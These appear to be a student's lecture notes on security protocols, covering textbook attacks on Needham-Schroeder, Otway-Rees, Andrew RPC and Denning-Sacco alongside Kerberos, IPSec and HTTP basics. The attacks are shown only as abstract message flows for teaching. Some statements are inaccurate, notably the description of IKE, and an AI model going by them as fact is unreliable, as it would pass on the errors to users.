
- replay (or freshness) attack: the attacker reuse parts of the previous message
- man in the middle
- reflection attack: the attacker send transmitted infos back to originator
- type flaw: substitues a different type of message field.

Needham-Schroeder Public Key Authentication Protocol

The goal is to reach a mutual authentication. The flow goes:

1. **A —> B : {A, N_A}$_{K\_B}$** = Alice send to Bob his 'name' and a nonce
2. **B —> A : {N_A, N_B}$_{K\_A}$** = Bob reply sending back A's nonce and a freshly generate nonce
3. **A —> B : {N_B}$_{K\_B}$** = Alice can know be sure of Bob

But this isn't secure enough because an attacker 'C' could sit in the middle of the conversation and listen to everything and making sure that Bob believe he's talking to A instead of C.



In order to avoid this condition we must add the **Lowe's Fix to the NSPK Protocol**: it is sufficient to add to the second step B's identity. So now the flow goes:

1. A —> B : {A, N_A}$_{K\_B}$ = Alice send to Bob his 'name' and a nonce
2. B —> A : {N_A, N_B, **B**}$_{K\_A}$ = Bob reply sending back A's nonce plus a freshly generate nonce **and his identity**
3. A —> B : {N_B}$_{K\_B}$ = Alice can know be sure of Bob

Type flow attacks

Since when we send information between 2 computers all of our messages are transformed in a sequence of bit, it is possibile that our receiver won't parse the bits in the same way we did, receiving something totally different.

We are going to see three different authentication protocols used in NSPK: Otway-Rees Protocol, Andrew Secure RPC protocol and Key exchange with CA (Denning & Sacco)

Otway-Rees protocol

It's a **server-based** protocol provinding authenticated key distribution but without entity authentication or key confirmation:

$$\begin{array}{lll}
\text{M1.} & A \rightarrow B: & I, A, B, \{N_A, I, A, B\}_{K_{AS}} \\
\text{M2.} & B \rightarrow S: & I, A, B, \{N_A, I, A, B\}_{K_{AS}}, \{N_B, I, A, B\}_{K_{BS}} \\
\text{M3.} & S \rightarrow B: & I, \{N_A, K_{AB}\}_{K_{AS}}, \{N_B, K_{AB}\}_{K_{BS}} \\
\text{M4.} & B \rightarrow A: & I, \{N_A, K_{AB}\}_{K_{AS}}
\end{array}$$

Of course in order to work the server keys must be already known (and 'I' is an identifier like an integer)

Attacks on Otway-Rees protocol

1. Type-flow: assuming that `{I,A,B} == {K_AB}` and attacker could replay parts of the message #1 as #4 omitting steps 2 and 3. This way 'A' will receive it's nonce and will accept `{I,A,B}` as session key

$$\begin{array}{lll}
\text{M1.} & A \rightarrow \mathcal{M}(B): & I, A, B, \{N_A, I, A, B\}_{K_{AS}} \\
\text{M4.} & \mathcal{M}(B) \rightarrow A: & I, \{N_A, I, A, B\}_{K_{AS}}
\end{array}$$

2. The attacker could take the place of the Server in steps 2 and 3 reflecting the encrypted component of step 2 back to B (see below)

$$\begin{array}{lll}
\text{M1.} & A \rightarrow B: & I, A, B, \{N_A, I, A, B\}_{K_{AS}} \\
\text{M2.} & B \rightarrow \mathcal{M}(S): & I, A, B, \{N_A, I, A, B\}_{K_{AS}}, \{N_B, I, A, B\}_{K_{BS}} \\
\text{M3.} & \mathcal{M}(S) \rightarrow B: & I, \{N_A, I, A, B\}_{K_{AS}}, \{N_B, I, A, B\}_{K_{BS}} \\
\text{M4.} & B \rightarrow A: & I, \{N_A, I, A, B\}_{K_{AS}}
\end{array}$$

This result in A and B to accept the wrong key and now M can decrypt subsequent communications!

Andrew Secure RPC protocol

Here the goal is to exchange a fresh, authenticated, secret, **shared key** between 2 principals.

$$\begin{array}{lll}
\text{M1.} & A \rightarrow B: & A, \{N_A\}_{K_{AB}} \\
\text{M2.} & B \rightarrow A: & \{N_A + 1, N_B\}_{K_{AB}} \\
\text{M3.} & A \rightarrow B: & \{N_B + 1\}_{K_{AB}} \\
\text{M4.} & B \rightarrow A: & \{K'_{AB}, N'_B\}_{K_{AB}}
\end{array}$$

Attacks on Andrew Secure RPC

Assuming that nonces and keys are represented as bit sequence of the same length, an attacker could record M2, intercept M3 and replay M2 as M4. So now A belives that the new session key is 'N_A + 1' and the key is not authenticated.

Key exchange with CA (Denning & Sacco)

It's a **server-based** protocol (it uses **certificates**.)

$$\begin{array}{ll}
A \rightarrow S: & A, B \\
S \rightarrow A: & C_A, C_B \\
A \rightarrow B: & C_A, C_B, \{\{T_A, K_{AB}\}_{K_A^{-1}}\}_{K_B}
\end{array}$$

It is possibile to perform a man-in-the-middle attack

$$\begin{array}{ll}
alice \rightarrow charlie: & C_{alice}, C_{charlie}, \{\{T_{alice}, K_{alice\ charlie}\}_{K_{alice}^{-1}}\}_{K_{charlie}} \\
charlie \rightarrow bob: & C_{alice}, C_{bob}, \{\{T_{alice}, K_{alice\ charlie}\}_{K_{alice}^{-1}}\}_{K_{bob}}
\end{array}$$

in wich Bob belives that the last message was sent by Alice and when replay using `K_alice_charlie`, Charlie will be able to listen in.

In order to fix this is sufficient to add the principal's name in the last step:

$$A \rightarrow B: \quad C_A, C_B, \{\{A, B, T_A, K_{AB}\}_{K_A^{-1}}\}_{K_B}$$

Prudent engineering of security protocols

Sir Abadi and Needham proposed some principles for engineering security protocols:

1. every message should say what it means (Ogni messaggio dovrebbe indicare il suo significato intrinseco)
2. the conditions for a message should be stated (indicare se devo fare dei check su un messaggio, come per esempio controllare che il nonce ricevuto sia lo stesso da me inviato)
3. mention the principal's name explicity in the mesage [if it is essential to the meaning] (come visto precedentemento, ha senso che un computer B aggiunga il suo 'nome' all'interno del pacchetto)
4. should be clear why encryption is being done
5. be clear on what properties you are assuming about nonces

6. Predictable quantities used for challenge-response should be protected from replay.
7. timestamps should take into account local clock variation
8. a key may have been used recently aka it's old
9. if an encoding is used to present the meaning of a message, it should be possibile to tell which encoding is being used
10. the protocol designer should know which trust relations his protocol depend on

Kerberos

> Kerberos is an authentication protocol for trusted hosts on untrusted network

Is a protocol for authentication/access control for client/server applications. It is possibile to send data in a secure manner over an insecure net by crypting the data and proving one's identity.

Aims:

- the user's password must never travel over the network
- the user's password must never be stored in any form on the client machine: it must be discarded after being used;
- the user's password must never be stored in uncrypted form even in the authentication server database;
- Single Sign-On: The user is asked to enter a password only once per work session. Therefore users can transparently access all the services they are authorized for without having to re-enter the password during this session;
- authentication information management is centralized and resides only on the authentication server. This is essential for obtainnig:
    - admins can disable accounts by acting in a single location
    - when a user changes its password, it is changed for all services at the same time
    - there is no redundancy of information, which would otherwise have to be safeguarded in various place
- Mutual authentication: not only do the users have to demonstrate their identity but, when requested, also the application servers must prove their authenticity to the client

Requirements:

<u>Secure</u>: an eavesdropper (someone who's 'listening' the conversation) shouldn't be able to obtain any infos to impersonate an user.

<u>Reliable</u>


<u>Transparent</u>

<u>Scalable</u>: the system should support large number of users and servers

How it works:

Kerberos is based on Needham-Schroeder Shared-key Protocol with a few adjustments:

- it uses timestamps instead of nonces to assure freshness of session key
- removal of nested encryption


KDC
1. A, B, N_A
2. $\{N_A, B, K_{AB}, \{K_{AB}, A\}_{K_{BS}}\}_{K_{AS}}$
3. $\{K_{AB}, A\}_{K_{BS}}$
4. $\{N_B\}_{K_{AB}}$
5. $\{N_B - 1\}_{K_{AB}}$
Alice
Bob
KDC
1. A, B
2. $\{B, K_{AB}, T_1\}_{K_{AS}}, \{K_{AB}, A, T_1\}_{K_{BS}}$
3. $\{K_{AB}, A, T_1\}_{K_{BS}}, \{A, T_2\}_{K_{AB}}$
4. $\{T_2 - 1\}_{K_{AB}}$
Alice
Bob

Kerberos also uses a secure 3rd party called *Kerberos Distribution Center* (KDC) that has different roles:

1. Authentication of the user: through *Kerberos Authentication Server* (KAS), a database containing secret keys, used to prove client's identity. Message 1 and 2, it is used once per user login session
2. Authorization: through the *Ticket Granting Server* (TGS), a server that hands out tickets to the clients used (again) to prove client's identity. It's thanks to those ticket that the users don't have to enter the password everytime they want to use a resource, but just once per session. Message 3 and 4, it is used once per type of service
3. Access control: the server check client' TGS tickets Message 5 and 6, it is used once per service session

Example:

> A logs onto workstation and requests network resources

1. A —> KAS : A, TGS
2. KAS —> A : $\{K_{A,TGS}, TGS, T1\}_{K\_AS}, \{A,TGS,K_{A,TGS},T1\}_{K\_KAS,TGS}$

> KAS access database and sends A a session key $\mathbf{K_{A,TGS}}$ plus an encrypted ticket 'AuthTicket' ($\{A,TGS,K_{A,TGS},T1\}_{K\_KAS,TGS}$).
>
> - The session key has a lifetime of sever hours depending on application
> - K_{AS} is derived from user's password. Example: K_{AS} = h(password||A).
>
> Next, A will type it's password to decrypt results and the ticket and session key will be saved. The user's password is forgotten.

$$3.\ A \rightarrow TGS: \quad \underbrace{\{A,\ TGS,\ K_{A,TGS},\ T_1\}_{K_{KAS,TGS}}}_{\textit{AuthTicket}},\ \underbrace{\{A,\ T_2\}_{K_{A,TGS}}}_{\textit{authenticator}},\ B$$

$$4.\ TGS \rightarrow A: \quad \{K_{AB}, B, T_3\}_{K_{A,TGS}},\ \underbrace{\{A,\ B,\ K_{AB},\ T_3\}_{K_{BS}}}_{\textit{ServTicket}}$$

> 3: A presents the authTicket from message 2 to TGS plus a new authenticator with short lifetime
>
> 4: TGS issues A a new session key K_{AB} (lifetime of few minutes) and a new ticket ServTicket

$$5.\ A \rightarrow B: \quad \underbrace{\{A,\ B,\ K_{AB},\ T_3\}_{K_{BS}}}_{\textit{ServTicket}},\ \underbrace{\{A, T_4\}_{K_{AB}}}_{\textit{authenticator}}$$

$$6.\ B \rightarrow A: \quad \{T_4 + 1\}_{K_{AB}}$$

> 5: A presents K_{AB} from message 4 to B along with new Authenticator
>
> 6: B replies, authenticating the service


GOTO: TOP

Internet Security

As we know internet is built in **layer** (TCP/IP protocol):

- Application communication: where the app run. We have services like: telnet, ftp, http, smtp ...
- transport/session: Reliable transport between nodes using the TCP or UDP protocol
- Network: Unreliable transport across links and switches using the IP (or ICMP) protocol
- Link: packet transportation across single links

(There is another model (OSI) that add three different layers: presentation, physical and transport / session distinction.)



Usually we try to secure application over insecure channels for example: Kerberos and PGP, but in order to use kerberos over an application we need to modify it, and of course it's a huge cost (both for time and money).

Luckily it is also possible to **secure other layers**.

TCP & IP

IP: deliver data across the network. Packet headers specify source and destination addresses, the protocol computes the path and forward the packets over multiple links.

TCP: establishes a reliable communication between systems across a network. !! Reliable ≠ secure: it only make sure that all data is delivered without loss, duplication or reordering.

Neither of the 2 provide security: there is no authentication or confidentiality, the addresses can be faked and payloads modified.

How to inject security in the TCP/IP protocol and in what layer is better?

First we need to divide the protocol in: operating system (from Transport layer and below) and user process (above transport layer).

With that in mind we should decide if it's better to implement security on the operating system level (IPSec) or user process (like SSL or SSH)?

As we said we can add seucrity in different layer, let's see pros and cons:

- Application layer:

  [+] no assumption needed about security of protocols used, routers ecc

  [+] security decision can be based on user-ID, data ecc

  [-] Application must be designed "security aware"

- Between Application and Transport layer: example: SSL

  [+] no need to modify the OS, you just need to run SSL on your pc and the server and you have a secure transport layer comunication

  [-] Sometimes SSL may reject data that TCP accepts, SSL must then drop connection —> it's easy to DOS

- IPSec:


  [+] Transport layer security without modifying applications

  [-] Only authenticate IP addresses, no users :/

  [~] More is possibile but we need to change APIs

SSL vs IPsec

With SSL we secure connection between 2 processes running on different hosts (example: my browser with the webpage of college); with IPSec we secure the comunication between the hosts (example: my pc and the webserver that host trenitalia's database). It is used for VPNs



IP Security

It provides a secure chanel for all applications between 2 hosts. It provides encryption and/or authetnication of traffic so both confidentiality and authentication.

It is also able to filter informations based on policy just like a firewall would do.


Is installed in Operating Systems (for end-to-end security) and security gateways such as firewalls or routers. When installed on browser is used to implement VPN.

Pros of IPSec:

- secure branch office connectivity over the internet,

- secure remote access over the internet
- extranet and intranet connectivity with partners
- e-commerce security

An IPSec scenrio



As we can see from the image above, the clients (like the ones on the left and right bottom) doesn't need to implement IPSecurity, and can send requests using standard IP. The magic happens insde the networking devices (like router) that will change the IP payload in a Secure IP Payload and will send that secured packet over the net.

What happen if we don't have a secured netowrk device (Left top) but we still need to talk to the server? We can just install IPSec on the device and we're good to go.

IPSec Standard

IPSecurity has different component:

- **Authentication Header (AH)**: protects the integrity and the authenticity of IP datagrams
- **Encapsulation Security Payload (ESP)**: protects confidentiality and integrity
- **Key Management (IKE)**: Internet Key Exchange (IKE) provides message content protection and also an open frame for implementing standard algorithms such as SHA and MD5. The algorithm produces a unique identifier for each packet. This identifier then allows a device to determine whether a packet has been correct or not. Packets which are not authorized are discarded and not given to receiver.

IPSec: Security Associations (SA)

A security associations is a one way relationship between sender and receiver defining security services like which algorithm I'm using to encrypt (ESP) and which for authentication (AH), keys, key lifetime and so on.






Table 16.1 IPSec Services



	AH	ESP (encryption only)	ESP (encryption plus authentication)
Access control	✔	✔	✔
Connectionless integrity	✔		✔
Data origin authentication	✔		✔
Rejection of replayed packets	✔	✔	✔
Confidentiality		✔	✔
Limited traffic flow confidentiality		✔	✔

Let's see in detail IPSec's component

IPSec: Authentication Header (AH)



32 bits

Next header type of payload after AH

Payload length length of AH in 32–bit words (–'2')

Reserved for future use

Security Parameters Index (SPI) field identifying the SA for the datagram (value 0 indicates that no SA exists)

Sequence number field counter value, used to detect replayed packets

Authentication data variable number of 32–bit words containing the authentication data, e.g., a MAC (MD5 or SHA–1)

It's an extra header added between layers 3 and 4 (IP and TCP).

As we can see from the picture it adds:

- **security Parameters Index** (SPI): arbitrary value which is used (together with the destination IP address) to identify the security association of the receiving party;
- **sequence number**: an increasing sequence number (incremented by 1 for every packet sent) to prevent replay attacks;
- **authentication data**: it contains informations on which algorithm is being used

IPSec can be implemented in 2 ways:

- **transport mode**: the Authentication Header (AH) is inserted after the orignal IP header (so you preserve the original IP header).
- **tunnel mode**: the whole orignal packet is authenticated and the AH is inserted before it. We also add a new IP header with a new series of ip addresses for firewalls or security gateway


IPSec: Encapsulating Security Payload (ESP)

It specify encryption and optional authentication. It adds:


- **Security Parameters Index** (SPI): identifying the SA (security association) for the datagram;
- **Opaque transform data**: protected field containing further parameters relevant for the processing of the cryptographic algorithm.

As for before, we can implement it in 2 different ways:

- **transport mode**: encrypt only the data portion (payload) of each packet and leaves the header untouched. Provides end-to-end encryption between hosts



- **tunnel mode**: entire IP datagram encapsultaed within the ESP —> both header and payload encrypted. *New IP header* added Can be used to set up VPN. Hosts don't need to implement security capabilities



IPSec: Encapsulating Security Payload (ESP)

IKE esablished not just keys but Security Associations (SA) such as: the protocol format used, the cryptographic and hashing algorithm used, keys…

DOS attack on Diffie-Hellman protocol

Since in the Diffie-Hellman protocol the receiver compute a number ‘Y’ to send back to the initiator, it is possibile for an attacker to send a very high number of requests (maybe even using different ip addresses) in order to slow down or even crash a server (wich has to compute every time the number ‘Y’).

In order to prevent this, the server should send back after every request received a random number (cookie) to the sender and ask it to compute the hash function of that number so that even the ‘client’ has to do some work in order to start the comunication.

This will slow down the requests sent from the malicious client.

GOTO: TOP

Web Security

We have to worry about two aspects: security of *client side* and *server side*.

The **client** initiates all comunication through different methods:

- GET: request a web page (expose authentication infos in the URL)

  ```
  GET /search.jsp?name=blah&type=1 HTTP/1.0
  User-Agent: Mozilla/4.0
  Host: www.mywebsite.com
  Cookie: SESSIONID=2KDSU72H9GSA289
  <CRLF>
  ```

- HEAD: request only the header of a web page
- POST: request a page with some payload (places authentication infos in the body of the requests)

  ```
  POST /search.jsp HTTP/1.0
  User-Agent: Mozilla/4.0
  Host: www.mywebsite.com
  Content-Length: 16
  Cookie: SESSIONID=2KDSU72H9GSA289
  <CRLF>
  name=blah&type=1                  /*this is the payload*/
  ```

- PUT: if policy allows it, store a web page on the server

Scripting can occour both on server (perl, asp, jsp) and client side (javascript, flash, applets).

Http does not support **sessions**, so is a state less protocol. In order to save user's preferences we can use *cookies.* (Analogy with doctor and prescriptions).

Same Origin Policy: cookies should only be sent back to the server that originated them. An origin is defined by the scheme, host, and port of a URL. Example: if a document retrieved from http://example.com/doc.html tries to access the DOM of a document retrieved from https://example.com/target.html, the user agent will disallow access because the origin of the first document, (http, example.com, 80), does not match the origin of the second document (https, example.com, 443).

> ATTENTION: the HTML `<script>` element can execute content retrieved from foreign origins, which means web sites should not rely on the same-origin policy to protect the confidentiality of information in a format that happens to parse as script

Http header

on each request the client sends an http header to the server (with HTTPS headers are sent encrypted). An header contains: requested language and character encoding, used browser and os, cookies and also (if the browser is set to) **your email**.

